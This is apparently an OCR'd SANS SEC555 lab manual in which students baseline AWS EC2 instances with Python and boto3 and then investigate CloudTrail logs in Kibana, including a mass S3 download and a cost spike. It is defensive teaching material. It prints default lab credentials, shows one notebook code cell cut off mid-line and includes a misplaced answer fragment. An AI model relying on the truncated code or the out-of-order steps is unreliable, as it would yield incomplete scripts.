Next, what we want to do is delete the last running instance found in the **us-east-1** region. In the picture above, the last instance is highlighted. This is an example of what to delete. Make sure to delete the last running instance from the JSON file by highlighting from the comma , to the right curly bracket }, but do not accidentally delete the right square bracket]. Once you delete the last running instance from the **us-east-1** region, save the file. Then close the tab in VS Code for ec2_instances.json.



Warning

If you accidentally delete the wrong characters, the JSON will be invalid and unable to load. You can test if you properly modified the JSON file by running the command below. If the file is not considered proper JSON, jq will not print the file's content using pretty print.

```
jq . /tmp/ec2_instances.json
```

If you feel that you may have accidently broke the JSON file you can return it to the original using the command below.

```
cp -f /labs/aws/ec2_instances.json.orig /tmp/ec2_instances.json
```

If you prefer to just have a copy of an already modified JSON file you can run the command below.

```
cp -f /labs/aws/ec2_instances.json.modified /tmp/ec2_instances.json
```

Answer: Based on the results, there are no unknown systems. However, there are two unauthorized systems listed below.

In the Jupyter Notebook, **re-run** cell 10. This will load the updated **ec2_instances.json** into the dictionary **prior_instances**. The output should be the same as the previous cell 10 run, except there will be one less instance in the output. This is because we deleted one instance. We are simulating an updated baseline.

```
# CELL 10
# Load saved data - Acts like previous run
if path.exists(filepath):
  with open(filepath) as f:
    prior_instances = json.load(f)
prior_instances
```

Next, **run** cell 11 again. This time the prior baseline does not match the current information. There is an instance found that was not in the prior baseline.

```
# CELL 11
# Compare prior instances to cur
# There should not be any change
for region in regions:
  current_ids = []
  prior_ids = []
  difference = []
  if len(prior_instances[region]
```

The output will show the instance you deleted, such as below.

```
New instance found : i-0192a38574ec564ad | name:  DTF-OnDemand-sec530 in region us-east-1
```

Answer: We now have the code to establish a baseline and show deviations. The full answer requires putting all the code snippets tested in the Jupyter Notebook into a Python script. The full script can be found at **/labs/aws/monitor_instances.py**. You can view it with the command below.

```
code /labs/aws/monitor_instances.py
```

Lab Conclusion

In this lab, you built code to automatically baseline and monitor an AWS cloud environment. This included:

- Using the **boto3** library to connect to AWS
- Dynamically identifying cloud supported regions
- Establishing expected cloud regions and finding cloud assets outside those expectations

- Building a constantly maintained cloud asset baseline
- Applying business logic to automate baseline creation and changes

The Cloud Monitoring lab is now complete!

Cloud Monitoring - Identifying Anamlous Cloud Activity

Objectives

- Identify logs available in a cloud tenant
- Identify unauthorized changes within a cloud environment
- Monitor cloud access requests
- Learn about areas of concern for cloud tenants


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **AWS Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. To access it, switch to the **Dashboard** section.

If a previously selected dashboard appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **AWS** in the **Search** filter, and **click** on **AWS Dashboard**.



Exercises

Organizations often have a mix of on-premise assets as well as cloud assets and services. One challenge with monitoring cloud assets is that the vendor controls the logs. As a result, organizations have to integrate with APIs, services, or download servers to access cloud logs.


This lab focuses on analyzing Amazon AWS CloudTrail logs. CloudTrail logs provide information about cloud resource use, deployment, and termination. CloudTrail logs also provide tenant-level monitoring. This includes the who, what, and when behind cloud access.

AWS User Agents

What are the two most common user agents used in the AWS Dashboard to connect to AWS?

Solution

The first question requires analyzing the top user agents in the AWS Dashboard. Fortunately, a pre-built visualization called **AWS - User Agents** answers this for us. Take a look at this visualization.



The **AWS - User Agents** shows the top five user agents. The top two are below.

- [AWSPowerShell.Common/4.1.7.0 .NET_Core/5.0.0 OS/Microsoft_Windows_10.0.19042 PowerShellCore/7.-1 ClientAsync TransferManager/DownloadCommand]
- [S3Console/0.4, aws-internal/3 aws-sdk-java/1.11.920 Linux/4.9.230-0.1.ac.223.84.332.metal1.x86_64 OpenJDK_64-Bit_Server_VM/25.275-b01 java/1.8.0_275 vendor/Oracle_Corporation]

Answer: **PowerShellCore 7** and the **S3Console** are the two most frequent user agents in the AWS Dashboard.


Mass Download

What external IP address downloaded many files logged by CloudTrail? What software and user were utilized for pulling down the files?


Solution

The question is looking for mass file downloads. Amazon S3 is a common file storage service used by many organizations. Since the question deals with files, it likely is referring to S3. However, the question does not specify where the files were located. To validate, we are going to analyze the dashboard.

First, take a look at the **AWS - Event Sources and Actions** visualization.




The **AWS - Event Sources and Actions** visualization shows the top AWS event sources broken down by actions. The top source is s3.amazonaws.com. If you look at the visualization to the right called **AWS - User Activity**, you will see hundreds of thousands of requests coming from IAMUser and Root.




The question is, are they related to S3? With S3 being the main event source, the answer should be yes. However, let us confirm.


Click on **s3.amazonaws.com** in the **AWS - Event Sources and Actions** visualization. Then click on the magnifying glass with the plus sign to filter on S3.



After drilling into S3 related events, we can see the **AWS - User Activity** visualization still shows hundreds of thousands of events from IAMUser and Root. Since the question deals with file downloads, further filter with the **AWS - Event Sources and Actions** visualization by clicking on **GetObjects**.



After applying the new filter, the **AWS - User Activity** shows that the GetObjects action is performed almost entirely by IAMUser.



Next, scroll down and look at the **AWS - Default Saved Search** saved search. You will see that **173.26.75.20** is the source of these downloads. Also, you will see the user agent of **PowerShell Core 7**.

AWS - Default Saved Search

1–50 of 175,007

Time	requestParameters.bucketName	requestParameters.key	sourceIPAddress	userAgent
January 19th 2021, 16:53:59.000	s3-for-sans-labs	AWSLogs/o-ycealm1nwp /807773145743/CloudTrail/us-east-1/2021/01 /20/807773145743_CloudTrail_us-east-1_20210120T0015Z_xeD6 FO0ieRDOTtSY.json.gz	173.26.75.20	[AWSPowerShell. Common/4.1.7.0 .NET_Core/5.0.0 OS/Microsoft_Windows_10.0.19042 PowerShellCore/
January 19th 2021, 16:53:59.000	s3-for-sans-labs	AWSLogs/o-ycealm1nwp /807773145743/CloudTrail/us-east-1/2021/01 /20/807773145743_CloudTrail_us-east-1_20210120T0015Z_dI8Be h7Ovrl8X0sq.json.gz	173.26.75.20	[AWSPowerShell. Common/4.1.7.0 .NET_Core/5.0.0 OS/Microsoft_Windows_10.0.19042 PowerShellCore/

Answer - Based on the above data, **PowerShell Core 7** was utilized by **173.26.75.20** to mass download S3 files within this tenant.

Note

The use of PowerShell infers that the S3 Objects were mass downloaded using credentials. Mass S3 downloads are often from accidental exposure of an S3 bucket to the internet. However, this is not the case here. The IAMUser means that valid credentials were used to download the files. Either credentials were stolen, or someone within the organization is intentionally downloading these files.

Before moving on, please remove all filters by clicking on **Actions**, and then click on **Remove**.


Unauthorized Deployment

Lab Me Inc. recently received an AWS bill that was much higher than expected. What happened within the AWS Dashboard that would increase the monthly bill a significant amount?


Solution

The question above lacks detail. Many things could cause a cloud environment's costs to skyrocket. Were large backups restored, new virtual machines or containers deployed, or large volumes of data added? The last question involved downloading over 100,000 S3 objects. It is possible that these files were large and caused a price increase.


Let us create a visualization to see how much S3 data was retrieved. Click on **Visualize**.




Next, click on the plus sign to add a new visualization.




For the visualization type, select **Vertical Bar**.




For the index selection, type **aws** into the search bar and then click on **aws-cloudtrail**.



Expand the **Y-Axis** and set the Aggregation to **Sum**. Then set the field to **additionalEventData.bytesTransferredOut** with a label of **Bytes Downloaded**. Then click the **play** button.



